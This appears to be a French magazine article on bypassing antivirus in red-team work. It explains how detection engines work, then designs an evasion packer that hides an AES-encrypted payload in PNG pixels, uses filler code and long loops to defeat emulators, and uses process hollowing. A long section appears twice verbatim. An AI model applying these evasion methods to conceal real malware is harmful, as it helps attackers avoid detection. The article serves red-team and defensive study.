Contourner des anti-virus n'est pas juste une occupation de méchant pirate cherchant l'argent facile sur les ordinateurs des pauvres internautes n'ayant pas appliqué les derniers correctifs de sécurité. Contourner les anti-virus s'avère en effet nécessaire et même indispensable dans les missions de type Red Team ou lors de tests d'intrusion internes.

Lors de ces missions, l'expert sécurité doit être capable d'effectuer des actions malveillantes sans que l'équipe de défense ne le détecte. Cela n'a pas pour but de ridiculiser ces équipes ou les éditeurs d'anti-virus, mais d'illustrer ce que peuvent faire des attaquants motivés et compétents, d'exposer les limites des systèmes de protection et, in fine, d'aider l'équipe de défense à améliorer ses mécanismes de détection d'intrusion et réduire les risques de compromission.

2. MYTH BUSTER

Avant de commencer à étudier les anti-virus et les possibles contournements de leurs méthodes de détection, il est toujours bon de rappeler que si les anti-virus ne sont pas infaillibles, ils ne sont pas non plus inutiles ou inefficaces. Commençons donc par nuancer ces deux idées préconçues.

2.1 « Les anti-virus ça ne sert à rien »

On entend souvent cette phrase, généralement associée aux arguments suivants :

- ⇒ « L'outil X a réussi à faire l'action Y et n'a pas été détecté. »
- ⇒ « La dernière attaque X n'a pas été détectée pendant Y mois. »
- ⇒ « Il suffit d'utiliser NoScript, de désactiver X, Y et Z, de configurer SRP et AppLocker, de n'ouvrir que des e-mails chiffrés et d'utiliser Qubes. Pas besoin de ralentir sa machine avec un anti-virus. »

Bien sûr ces phrases sont caricaturales, bien sûr les anti-virus ne détectent pas tout, bien sûr ils sont contournables, bien sûr si vous êtes un *power user* avec une machine convenablement configurée, *hardenée* et mise à jour vous n'avez pas besoin d'anti-virus.

Cependant la majorité des entreprises sont confrontées à des problèmes plus terre-à-terre. Tout d'abord, le comportement des employés, dont la sécurité n'a pas à être le principal souci (c'est justement celui de l'équipe... sécurité). Les employés ont aussi besoin, dans le cadre de leur métier, de courir des risques :

- ⇒ Exécuter des macros : parce que, dans la vraie vie, les personnes utilisent les macros Office pour énormément de choses. Elles ont besoin de les éditer, de les lancer, etc.
- ⇒ Ouvrir des documents PDF avec une version d'Acrobat Reader pas forcément à jour : parce que la mise à jour ne dépend pas d'eux et que le lecteur Acrobat est nécessaire pour ouvrir certains documents.
- ⇒ Parcourir Internet avec IE 8 et Java 6 : parce que certains sites utilisés en ont besoin.



Les organisations n'ont pas non plus un budget sécurité illimité et toutes n'ont pas la possibilité d'embaucher une équipe de défense complète et compétente à plein temps (ce qui serait, nous sommes d'accord, la meilleure solution).

Un anti-virus permet alors de réduire les risques et, correctement configuré, il pourra même permettre de bloquer une attaque ciblée mal préparée.

2.2 « Les anti-virus ça se contourne facilement »

Très régulièrement, on peut voir émerger des outils ou des écrits sur Internet permettant de contourner les anti-virus. Ces articles et outils donnent parfois une vision biaisée des anti-virus pour les raisons suivantes :

- ⇒ Utilisation du service en ligne Virus Total (ou équivalent) pour l'évaluation du contournement. Or les moteurs de détection utilisés par Virus Total diffèrent de ceux des anti-virus réellement déployés.
- ⇒ Options par défaut de l'anti-virus. Or la configuration de l'anti-virus change grandement la qualité de la protection qu'il offre.
- ⇒ Application à un exécutable en particulier (le grand classique étant *mimikatz*) [MIMIDOGZ]. Bien sûr qu'avec plusieurs itérations, suffisamment de changements et l'oracle offert par l'anti-virus lui-même il est possible de le contourner.
- ⇒ Contournement de la détection d'un *shellcode* [SHELLTER, MAE]. Un shellcode est bien plus facile à camoufler qu'un exécutable pour plusieurs raisons, notamment sa taille et sa capacité à s'exécuter de manière indépendante de son environnement.

3. UN ANTI-VIRUS, COMMENT ÇA MARCHE

Pour bien comprendre comment contourner un anti-virus, il faut comprendre comment il fonctionne. Globalement, un anti-virus fonctionne en s'interfaçant avec le système d'exploitation à des points clés (comme le chargement d'un exécutable ou l'ouverture d'un fichier) et en vérifiant son état (Quel est le code qui va être exécuté ? Que fait-il ? Quel est l'état de la mémoire ? Est-ce que ça ressemble à quelque chose de connu ?).

Il faut bien comprendre qu'un anti-virus ne peut pas surveiller un exécutable de manière continue, il ne peut le faire qu'à un moment donné. En plus de cela, un anti-virus est limité par de nombreux facteurs, les deux principaux étant qu'il doit faire le moins de faux positifs possible et qu'il doit analyser l'état du système le plus rapidement possible.

La nécessité de ne pas générer de faux positifs les empêche de se servir des *quick wins* utilisés par les analystes. Par exemple, il existe une quantité impressionnante de binaires légitimes ayant des comportements plus que suspects. Par exemple, des protections logicielles utilisent `ZwUnmapViewOfSection` pour unloader l'exécutable d'un processus nouvellement créé et injectent du code à l'aide de `VirtualAllocEx` et `WriteProcessMemory`, des techniques typiquement utilisées par des malwares. De plus, comme nous allons le voir, les anti-virus ne font pas non plus ce qu'ils veulent.

Pour décider si un exécutable est malveillant, un anti-virus a dans sa mallette quatre outils différents :

- ⇒ la signature bête et méchante ;
- ⇒ un système de scoring basé sur une multitude de paramètres ;
- ⇒ l'émulation de code ;
- ⇒ et enfin l'analyse comportementale.

Il ne faut pas voir ces quatre systèmes comme étant indépendants, ils sont plutôt utilisés ensemble pour décider si un exécutable est malveillant.

3.1 Les signatures classiques

Les signatures sont les signatures classiques : si un exécutable contient telle séquence d'octets alors il est malveillant. Elles sont particulièrement utiles pour détecter les malwares ou packers de malwares basiques, ne changeant pas complètement d'une génération à l'autre.

Certaines charges malveillantes supposément gouvernementales rentrent aussi dans cette définition, il est en effet parfois plus simple et efficace de se cacher en pleine lumière plutôt que sous des couches de chiffrement, d'obfuscation ou de stéganographie qui peuvent elles-mêmes éveiller les soupçons des anti-virus comme des analystes.

3.2 Le système de scoring

Le système de *scoring* (parfois appelé heuristique) consiste en un ensemble (jusqu'à plusieurs milliers) de métriques (taille du binaire, des sections, nombre de ressources, entropie, disposition des relocations, etc.). Ces métriques sont ensuite utilisées pour classer les binaires.

Un exemple de règle pourrait être la suivante : « si un exécutable a dans ses ressources uniquement deux images, ayant une haute entropie, si la section `.text` est relativement petite comparée à la section `.rsrc` et s'il importe telle API, mais sans importer telle autre API, alors il est considéré comme malveillant ».

Ces règles peuvent être très efficaces, car ressembler à un programme « normal » étant plus compliqué qu'il n'y paraît, les analystes des éditeurs d'anti-virus sont capables d'écrire des règles détectant un nombre impressionnant d'exécutables malveillants tout en ne générant pas ou très peu de faux positifs.

3.3 L'émulation

L'émulation est plus coûteuse et peut servir à valider ou invalider les résultats des analyses précédentes. Elle consiste à émuler le code du malware en espérant atteindre sa charge malicieuse et la détecter. Elle est utile pour contourner les couches de chiffrement ou les techniques d'obscurcissement du point d'entrée. Il y a longtemps eu un concours entre éditeurs d'anti-virus pour chercher à avoir l'émulateur le plus performant et le plus exhaustif. Cependant, les émulateurs ont aujourd'hui perdu de leur superbe pour plusieurs raisons :

- ⇒ l'émulation est très coûteuse (plusieurs dizaines de cycles CPU par instruction émulée au minimum) ;



- ⇒ elle est facilement contournable : il suffit d'ajouter plus de code inutile, l'émulateur ne pouvant se permettre d'émuler l'intégralité du processus ;
- ⇒ son implémentation est très compliquée et peut contenir des bugs critiques [ESET] ou être détectée (par exemple via l'utilisation d'instructions non documentées, d'API spécifiques ou encore l'émulation compliquée des instructions FPU).

3.4 L'analyse comportementale

Ces limitations nous mènent à l'analyse comportementale (parfois, elle aussi, appelée heuristique...). C'est un nom utilisé depuis relativement peu de temps pour désigner quelque chose que les anti-virus font depuis des années. Cela consiste à intercepter certains événements et à évaluer, d'après l'état du processus et les événements passés, s'il sont malveillants.

Par exemple, un processus qui demande à lire la mémoire de LSASS pourrait être considéré comme malveillant (ou il peut s'agir de Dr Watson, du gestionnaire de tâches, ou encore d'une personne qui tente de diagnostiquer un problème sur son Active Directory avec UMDH [MYST]).

Les anti-virus sont ainsi capables de surveiller les accès au système de fichiers (*File System Filter / Minifilter Driver*), au réseau (*NDIS Filter Driver*), au registre (**CmRegisterCallback[Ex]**), la création de nouveaux processus (**PsSetCreateProcessNotifyRoutine[Ex]**), la création de nouveaux threads (**PsSetCreateThreadNotifyRoutine[Ex]**), les tentatives d'accès aux processus ou aux threads (**ObRegisterCallbacks**), le chargement d'images exécutables (**PsSetLoadImageNotifyRoutine**) et, bien que cela paraisse déjà important, c'est tout.

Depuis Windows Vista et PatchGuard, Microsoft fait tout pour que les anti-virus ne touchent pas au code et aux structures de son système d'exploitation (afin d'éviter les incompatibilités entre les anti-virus, les instabilités ou que les bugs des anti-virus ne viennent ternir son image). Il n'est ainsi plus possible de hooker directement les appels systèmes (en posant un inline hook ou en modifiant la SSDT par exemple), ce qui réduit significativement les possibilités d'analyse comportementale.

Ainsi, s'il est par exemple possible d'interdire à un processus de lire la mémoire d'un autre processus (en utilisant l'API **ObRegisterCallbacks**), il n'est pas possible de lui autoriser cet accès et de vérifier par la suite quelles portions de mémoire le processus souhaite lire (impossible de *hooker* les appels à **ZwReadVirtualMemory**). Les *hooks* en *userland* restent bien évidemment possibles, mais ils sont facilement contournables (en comparant le code en mémoire et celui sur le disque par exemple).

4. LES PACKERS

Maintenant que nous avons rapidement exposé comment les anti-virus fonctionnaient, nous pouvons nous atteler à les contourner. Dans cet article, nous considérerons que nous avons contourné un anti-virus quand nous serons capables de générer à partir de n'importe quel exécutable, un autre exécutable qui une fois lancé aura les mêmes fonctionnalités que celui de départ et qui ne générera pas d'alerte dans une configuration donnée et pour un anti-virus donné.

Le contournement devra donc être générique (et non pas spécifique à un exécutable ou à un compilateur donné) et le résultat ne devra pas être un ensemble de fichiers, mais un exécutable unique. Cela pour les raisons suivantes :

- ⇒ Nous voulons être en mesure d'utiliser n'importe quel exécutable potentiellement détectable par un anti-virus.
- ⇒ Nous voulons continuer à utiliser les frameworks et autres outils basés sur ces exécutables et qui s'attendent donc à l'utiliser d'une certaine façon (un seul fichier à transmettre, pas de ligne de commande en particulier, etc.).

Nous avons donc besoin de développer un *packer*.

4.1 Un packer, comment ça marche

Pour les personnes n'ayant pas lu les différents articles de MISC sur *l'unpacking* [MISC51, MCHS7], définissons rapidement ce qu'est un packer. Un packer est un exécutable... qui *packe*. *Packer* un exécutable consiste à le modifier de façon à modifier la façon dont il sera chargé et exécuté en mémoire.

Il existe plusieurs types de packers suivant le but qu'ils poursuivent :

- ⇒ réduire la taille de l'exécutable (ASPack, UPX, FSG, etc.) ;
- ⇒ protéger la propriété intellectuelle ou le mécanisme de licence (Armadillo, Themida, ASProtect, etc.) ;
- ⇒ contourner les anti-virus (la plupart n'ont, étrangement, pas de noms).

Dans tous les cas, au chargement du programme packé, ce ne sera plus le code de l'exécutable original qui sera exécuté, mais celui du packer. C'est ce dernier qui chargera le code original et qui lui rendra la main.

4.2 Les différentes manières de packer

Il est possible de packer un exécutable de deux grandes manières différentes :

- ⇒ en le modifiant ;
- ⇒ en l'embarquant dans un autre exécutable.

La première solution est celle utilisée par un grand nombre de packers non malveillants ainsi que par les virus. Elle permet de faciliter le développement de certains aspects du packer et les rend plus indépendants des mécanismes de fonctionnement du loader de Windows, mais elle est aussi très compliquée, voire impossible à implémenter correctement (il est par exemple impossible d'ajouter une section à un programme de manière complètement propre). De plus, il est complexe de créer un exécutable ayant l'air « normal » à l'aide de cette technique. En effet, il est soit nécessaire d'ajouter une section au programme, soit d'augmenter significativement la taille d'une autre section (afin de stocker les données et le code ajoutés). Cela demande de modifier substantiellement l'en-tête PE, de corriger certaines structures et données comme les *relocs* ou les ressources. Toutes ces modifications augmentent grandement le risque d'être détecté par les systèmes de *scoring* des anti-virus.

La seconde solution est celle qui est généralement choisie par les packers de malwares. Elle consiste à intégrer l'exécutable dans un nouvel exécutable, généré indépendamment du programme packé. L'exécutable original peut alors être intégré dans le nouveau sous la forme d'une ressource, dans une section de données et peut être transformé de manière à être camouflé dans une image ou dans un *blob* chiffré. Lors de l'exécution du programme packé, le packer décodera l'exécutable original et le chargera en mémoire.






Figure 1

Fig. 1 : Schéma illustrant les deux types de packers existant. Au milieu, l'exécutable original. À gauche, le packer modifiant l'exécutable. À droite, celui l'embarquant.

Deux méthodes sont alors possibles :

- ⇒ la première consiste à charger manuellement le programme dans la mémoire du processus du packer ;
- ⇒ la seconde consiste à créer un nouveau processus en mode suspendu et à remplacer le code du processus lancé par celui du programme packé.

4.3 Approche choisie

Comme nous l'avons expliqué plus tôt, les packers modifiant l'exécutable d'origine sont difficiles à développer et demandent de gérer de nombreux cas particuliers, souvent de manière pas très propre. De plus, ils sont plus compliqués à camoufler du fait des modifications qu'ils apportent à l'exécutable d'origine. Il est en effet difficile de modifier l'en-tête PE ou les différentes données et structures d'un exécutable tout en conservant l'allure d'un exécutable généré par un compilateur classique.

L'approche que nous choisissons est donc celle de générer un exécutable contenant le nôtre sous une forme à définir et qui le chargera en mémoire en temps voulu. Nous choisirons ensuite la manière de le charger suivant des critères que nous définirons plus tard.

5. CONCEPTION DU PACKER

Comme nous avons choisi de développer notre packer sous la forme d'un exécutable embarquant notre exécutable à packer, il nous faut développer notre exécutable conteneur. Ce dernier devra avoir l'air le plus sain possible et se chargera juste de décoder un loader ainsi que l'exécutable original, de les placer en mémoire et d'exécuter le loader en lui passant en paramètre le programme à charger.

Notre packer se découpera donc en deux parties indépendantes : le conteneur et le loader. L'intérêt de ce découpage est de pouvoir utiliser indépendamment le loader qui pourra être réutilisé dans d'autres projets et de pouvoir modifier le conteneur selon les besoins (pour en faire un script et l'intégrer à une macro VBA par exemple).

5.1 le conteneur

Avoir l'air d'un programme sain n'est pas chose facile. Il faut réunir plusieurs conditions :

- ⇒ Être compilé avec un compilateur et des bibliothèques classiques ;
- ⇒ Utiliser des API classiques et les utiliser comme le ferait un programme normal (API d'affichage, de traitement de fichier, de création de thread, etc.) ;
- ⇒ S'il contient des ressources, il doit en contenir plusieurs (et non pas juste une ou deux) ;
- ⇒ Ne pas effectuer d'actions suspectes avant un certain moment (sauter sur une page mémoire allouée peut être considéré comme suspect) ;
- ⇒ Contenir une quantité de code proportionnelle à sa taille totale ;
- ⇒ Contenir du vrai code (ayant des propriétés statistiques proches des exécutables normaux, remplir une section de NOP ne suffit pas) ;
- ⇒ Ne pas contenir de données trop aléatoires (ne pas stocker son exécutable chiffré sous la forme d'un bête blob) ;
- ⇒ Etc.

Pour construire notre conteneur, nous utiliserons donc :

- ⇒ Des bibliothèques open source (polarssl et lodepng) qui permettent d'augmenter facilement notre quantité de code tout en lui donnant la signature d'un programme légitime et en étant en plus utile à notre conteneur ;
- ⇒ Un générateur de code C (laissé en exercice au lecteur) associé à une liste d'API bénignes (pouvant être appelées avec des arguments aléatoires ou invalides sans que cela n'ait d'impact sur le déroulement de l'exécution) [LEON] ;
- ⇒ Le compilateur de Microsoft, VC, plutôt que GCC (les exécutables produits par GCC sont parfois considérés, à tort, comme des malwares par les anti-virus, même si vous ne faites qu'un *helloworld*).

Pour camoufler nos données malveillantes (l'exécutable et le loader), nous les compresserons, les chiffrerons avec l'algorithme AES et une clé aléatoire, et les stockerons dans un PNG en modifiant les bits de poids faible des pixels d'images trouvées sur Internet.

Pour perdre les émulateurs, il suffit de générer de longues boucles C dont le résultat est utilisé dans la suite de l'exécution. On peut par exemple générer des bi-clés RSA avec une *seed* fixé et les utiliser par la suite pour déchiffrer des données. L'émulateur aura ainsi nécessairement besoin d'exécuter l'intégralité du code pour connaître le flot de l'exécution. Il suffit généralement d'exécuter quelques millions d'instructions pour perdre complètement l'émulateur.

Le code réellement actif du conteneur se contente de charger les PNG depuis les ressources, de les décoder avec **lodepng**, de les décompresser, de les déchiffrer et de les charger en mémoire. Enfin, il appelle le loader en lui passant en paramètre l'exécutable original décodé.



5.2 Le loader

Comme nous l'avons précisé plus tôt, il existe deux sortes de loaders :

- ⇒ Ceux qui chargent l'exécutable dans la mémoire du processus courant ;
- ⇒ Ceux qui lancent un nouveau processus et modifient la mémoire de ce dernier afin que l'exécutable packé soit chargé.

Chaque loader a ses avantages. Dans le premier cas, le chargement de l'exécutable est moins bruyant, moins d'appels systèmes étant exécutés, cependant plusieurs cas particuliers que nous énumérerons ne peuvent pas être gérés. De plus, il est nécessaire de se substituer au loader Windows, ce qui n'est pas aussi simple que cela comme nous le verrons.

Dans le second cas, le chargement de l'exécutable nécessite l'utilisation d'appels systèmes plus facilement identifiables par un analyste ou par l'analyse comportementale d'un anti-virus (création de processus, modification de la mémoire d'un processus cible, *unmapping* de sections, etc.), mais il est possible de déléguer la majorité du travail au loader de Windows, ce qui permet justement de gérer les cas particuliers évoqués plus haut. Cette seconde technique a aussi l'avantage de pouvoir être utilisée pour faire passer notre exécutable pour un autre, comme par exemple un exécutable signé (en s'injectant dans un *svchost* par exemple).

5.3 De la difficulté de charger un exécutable en mémoire

On trouve de nombreux textes concernant le chargement d'un binaire en mémoire. Généralement, ils se contentent de décrire les étapes suivantes :

- 1 allouer de la mémoire pour les différentes sections ;
- 2 copier le contenu des sections en mémoire ;
- 3 éventuellement appliquer les *relocations* ;
- 4 résoudre les adresses des fonctions importées ;
- 5 restaurer les droits des différentes sections ;
- 6 appeler le point d'entrée de l'exécutable.

Nous ne nous attarderons pas sur ces différentes étapes, celles-ci étant largement documentées. Nous présenterons plutôt trois exécutables pour lesquels ces étapes ne sont pas suffisantes.

5.3.1 La calculatrice et le fichier manifest

Si vous lancez la célèbre calculatrice Windows *calc.exe* et que vous énumérez les modules chargés dans le processus, vous verrez qu'elle charge *comctl32* non pas depuis *Windows\system32*, mais depuis un sous-dossier de *Windows\WinSxS*. Si vous tentez de packer *calc.exe* avec la méthode décrite ci-dessus, ce sera le *comctl32* de *system32* qui sera chargé et l'application ne fonctionnera pas.

La raison pour laquelle *calc.exe* charge *comctl32* depuis ce dossier est que *calc.exe* contient dans ses ressources un fichier *manifest* qui liste ses dépendances (fig. 2). Ce fichier *manifest* va être lu par Windows qui créera un *ActivationContext* pour savoir quelles DLL doivent être chargées, depuis quels dossiers et dans quel ordre. Avant de résoudre les imports de notre exécutable chargé en mémoire, il faut donc se placer dans l'*ActivationContext* nécessaire [WINSXS].

Notre packer se découpera donc en deux parties indépendantes : le conteneur et le loader. L'intérêt de ce découpage est de pouvoir utiliser indépendamment le loader qui pourra être réutilisé dans d'autres projets et de pouvoir modifier le conteneur selon les besoins (pour en faire un script et l'intégrer à une macro VBA par exemple).

5.1 le conteneur

Avoir l'air d'un programme sain n'est pas chose facile. Il faut réunir plusieurs conditions :

- ⇒ Être compilé avec un compilateur et des bibliothèques classiques ;
- ⇒ Utiliser des API classiques et les utiliser comme le ferait un programme normal (API d'affichage, de traitement de fichier, de création de thread, etc.) ;
- ⇒ S'il contient des ressources, il doit en contenir plusieurs (et non pas juste une ou deux) ;
- ⇒ Ne pas effectuer d'actions suspectes avant un certain moment (sauter sur une page mémoire allouée peut être considéré comme suspect) ;
- ⇒ Contenir une quantité de code proportionnelle à sa taille totale ;
- ⇒ Contenir du vrai code (ayant des propriétés statistiques proches des exécutables normaux, remplir une section de NOP ne suffit pas) ;
- ⇒ Ne pas contenir de données trop aléatoires (ne pas stocker son exécutable chiffré sous la forme d'un bête blob) ;
- ⇒ Etc.

Pour construire notre conteneur, nous utiliserons donc :

- ⇒ Des bibliothèques open source (polarssl et lodepng) qui permettent d'augmenter facilement notre quantité de code tout en lui donnant la signature d'un programme légitime et en étant en plus utile à notre conteneur ;
- ⇒ Un générateur de code C (laissé en exercice au lecteur) associé à une liste d'API bénignes (pouvant être appelées avec des arguments aléatoires ou invalides sans que cela n'ait d'impact sur le déroulement de l'exécution) [LEON] ;
- ⇒ Le compilateur de Microsoft, VC, plutôt que GCC (les exécutables produits par GCC sont parfois considérés, à tort, comme des malwares par les anti-virus, même si vous ne faites qu'un *helloworld*).

Pour camoufler nos données malveillantes (l'exécutable et le loader), nous les compresserons, les chiffrerons avec l'algorithme AES et une clé aléatoire, et les stockerons dans un PNG en modifiant les bits de poids faible des pixels d'images trouvées sur Internet.

Pour perdre les émulateurs, il suffit de générer de longues boucles C dont le résultat est utilisé dans la suite de l'exécution. On peut par exemple générer des bi-clés RSA avec une *seed* fixée et les utiliser par la suite pour déchiffrer des données. L'émulateur aura ainsi nécessairement besoin d'exécuter l'intégralité du code pour connaître le flot de l'exécution. Il suffit généralement d'exécuter quelques millions d'instructions pour perdre complètement l'émulateur.

Le code réellement actif du conteneur se contente de charger les PNG depuis les ressources, de les décoder avec **lodepng**, de les décompresser, de les déchiffrer et de les charger en mémoire. Enfin, il appelle le loader en lui passant en paramètre l'exécutable original décodé.



5.2 Le loader

Comme nous l'avons précisé plus tôt, il existe deux sortes de loaders :

- ⇒ Ceux qui chargent l'exécutable dans la mémoire du processus courant ;
- ⇒ Ceux qui lancent un nouveau processus et modifient la mémoire de ce dernier afin que l'exécutable packé soit chargé.

Chaque loader a ses avantages. Dans le premier cas, le chargement de l'exécutable est moins bruyant, moins d'appels systèmes étant exécutés, cependant plusieurs cas particuliers que nous énumérerons ne peuvent pas être gérés. De plus, il est nécessaire de se substituer au loader Windows, ce qui n'est pas aussi simple que cela comme nous le verrons.

Dans le second cas, le chargement de l'exécutable nécessite l'utilisation d'appels systèmes plus facilement identifiables par un analyste ou par l'analyse comportementale d'un anti-virus (création de processus, modification de la mémoire d'un processus cible, *unmapping* de sections, etc.), mais il est possible de déléguer la majorité du travail au loader de Windows, ce qui permet justement de gérer les cas particuliers évoqués plus haut. Cette seconde technique a aussi l'avantage de pouvoir être utilisée pour faire passer notre exécutable pour un autre, comme par exemple un exécutable signé (en s'injectant dans un *svchost* par exemple).

5.3 De la difficulté de charger un exécutable en mémoire

On trouve de nombreux textes concernant le chargement d'un binaire en mémoire. Généralement, ils se contentent de décrire les étapes suivantes :

- 1 allouer de la mémoire pour les différentes sections ;
- 2 copier le contenu des sections en mémoire ;
- 3 éventuellement appliquer les *relocations* ;
- 4 résoudre les adresses des fonctions importées ;
- 5 restaurer les droits des différentes sections ;
- 6 appeler le point d'entrée de l'exécutable.

Nous ne nous attarderons pas sur ces différentes étapes, celles-ci étant largement documentées. Nous présenterons plutôt trois exécutables pour lesquels ces étapes ne sont pas suffisantes.

5.3.1 La calculatrice et le fichier manifest

Si vous lancez la célèbre calculatrice Windows *calc.exe* et que vous énumérez les modules chargés dans le processus, vous verrez qu'elle charge *comctl32* non pas depuis *Windows\system32*, mais depuis un sous-dossier de *Windows\WinSxS*. Si vous tentez de packer *calc.exe* avec la méthode décrite ci-dessus, ce sera le *comctl32* de *system32* qui sera chargé et l'application ne fonctionnera pas.

La raison pour laquelle *calc.exe* charge *comctl32* depuis ce dossier est que *calc.exe* contient dans ses ressources un fichier *manifest* qui liste ses dépendances (fig. 2). Ce fichier *manifest* va être lu par Windows qui créera un *ActivationContext* pour savoir quelles DLL doivent être chargées, depuis quels dossiers et dans quel ordre. Avant de résoudre les imports de notre exécutable chargé en mémoire, il faut donc se placer dans l'*ActivationContext* nécessaire [WINSXS].




Figure 2

Fig. 2 :
Capture d'écran de
ProcessHacker et de PE Bear
montrant les modules chargés
par calc ainsi que le manifest
embarqué dans les ressources de
l'exécutable.

Obliger **LoadLibrary** à charger les DLL nécessaires peut être fait très simplement en ajoutant un fichier **manifest** à notre conteneur. Le **manifest** pourrait cependant permettre de détecter l'exécutable packé, le **manifest** contenant par exemple le nom de l'**assembly** (terme spécifique à **WinSxS**), il ne faut donc pas oublier de le modifier afin de modifier tous les champs pouvant l'être (tout ce qui n'est pas dans l'élément **dependency**).

Une autre méthode est possible à l'aide des API **CreateActCtx** et **ActivateActCtx**, mais elle est laissée en exercice au lecteur :).

5.3.2 OllyDbg et les TLS

Après ces modifications, si vous tentez de packer et d'exécuter **OllyDbg**, il crashera en essayant de déréférencer une adresse invalide. Si vous débutez un peu plus, vous vous rendez compte que l'adresse invalide est lue à partir d'une adresse récupérée dans le segment **FS**.

Lorsqu'un processus utilise plusieurs threads, il est parfois utile que les threads aient chacun une version différente d'une variable donnée. Ceci est possible grâce au **Thread Local Storage** (TLS). En pratique, chaque thread d'un processus Windows utilise un segment (**FS** en 32bit, **GS** en 64 bit) pour pointer vers une page mémoire qui lui est propre et contenant le **Thread Environment Block** (TEB). Ce TEB contient lui-même les informations sur les TLS.

Il est possible d'allouer des variables thread local (TLV) de deux façons :

⇒ de manière dynamique en utilisant les API **TlsAlloc**, **TlsFree**, **TlsSetValue** et **TlsGetValue** ;

⇒ de manière statique, en utilisant l'attribut `__declspec(thread)` avec VC par exemple.

Dans le second cas, un champ du **PE** renseigne le nombre de TLV que le module va utiliser ainsi que leurs valeurs initiales. Il est aussi possible de définir une fonction qui sera appelée à chaque création de thread, les fameuses **TLS Callbacks**.

Le problème est que ces différentes valeurs sont lues au chargement de l'exécutable et stockées par NTDLL dans des variables non exportées et dans un format non documenté (et qui de plus a changé depuis Windows Vista). Il n'est donc pas possible de les modifier pour les faire correspondre à celles de l'exécutable que nous venons de charger en mémoire.

Dans ce cas, il est nécessaire de créer un nouveau processus et de remplacer l'exécutable du nouveau processus par celui que nous souhaitons charger. Il faut cependant faire attention à remplacer l'exécutable avant que NTDLL ne fasse les opérations de chargement du PE où les TLS auront déjà été lues.

Il faut aussi prendre quelques précautions. Contrairement à ce que l'on peut voir dans de nombreux écrits, il est inutile d'unmapper l'exécutable original du processus à l'aide de `ZwUnmapViewOfSection`, il ne faut le faire que si c'est absolument nécessaire (si l'exécutable original n'est pas compatible avec l'ASLR ou que l'on se trouve exécuté sur un OS ne supportant pas l'ASLR et que l'exécutable à charger n'a pas de relocations). De plus, il ne faut absolument pas se charger de résoudre les imports ou de changer la valeur du registre EIP pour le faire pointer sur le point d'entrée de l'exécutable injecté comme on peut parfois le lire. Il faut justement laisser ce travail à NTDLL.

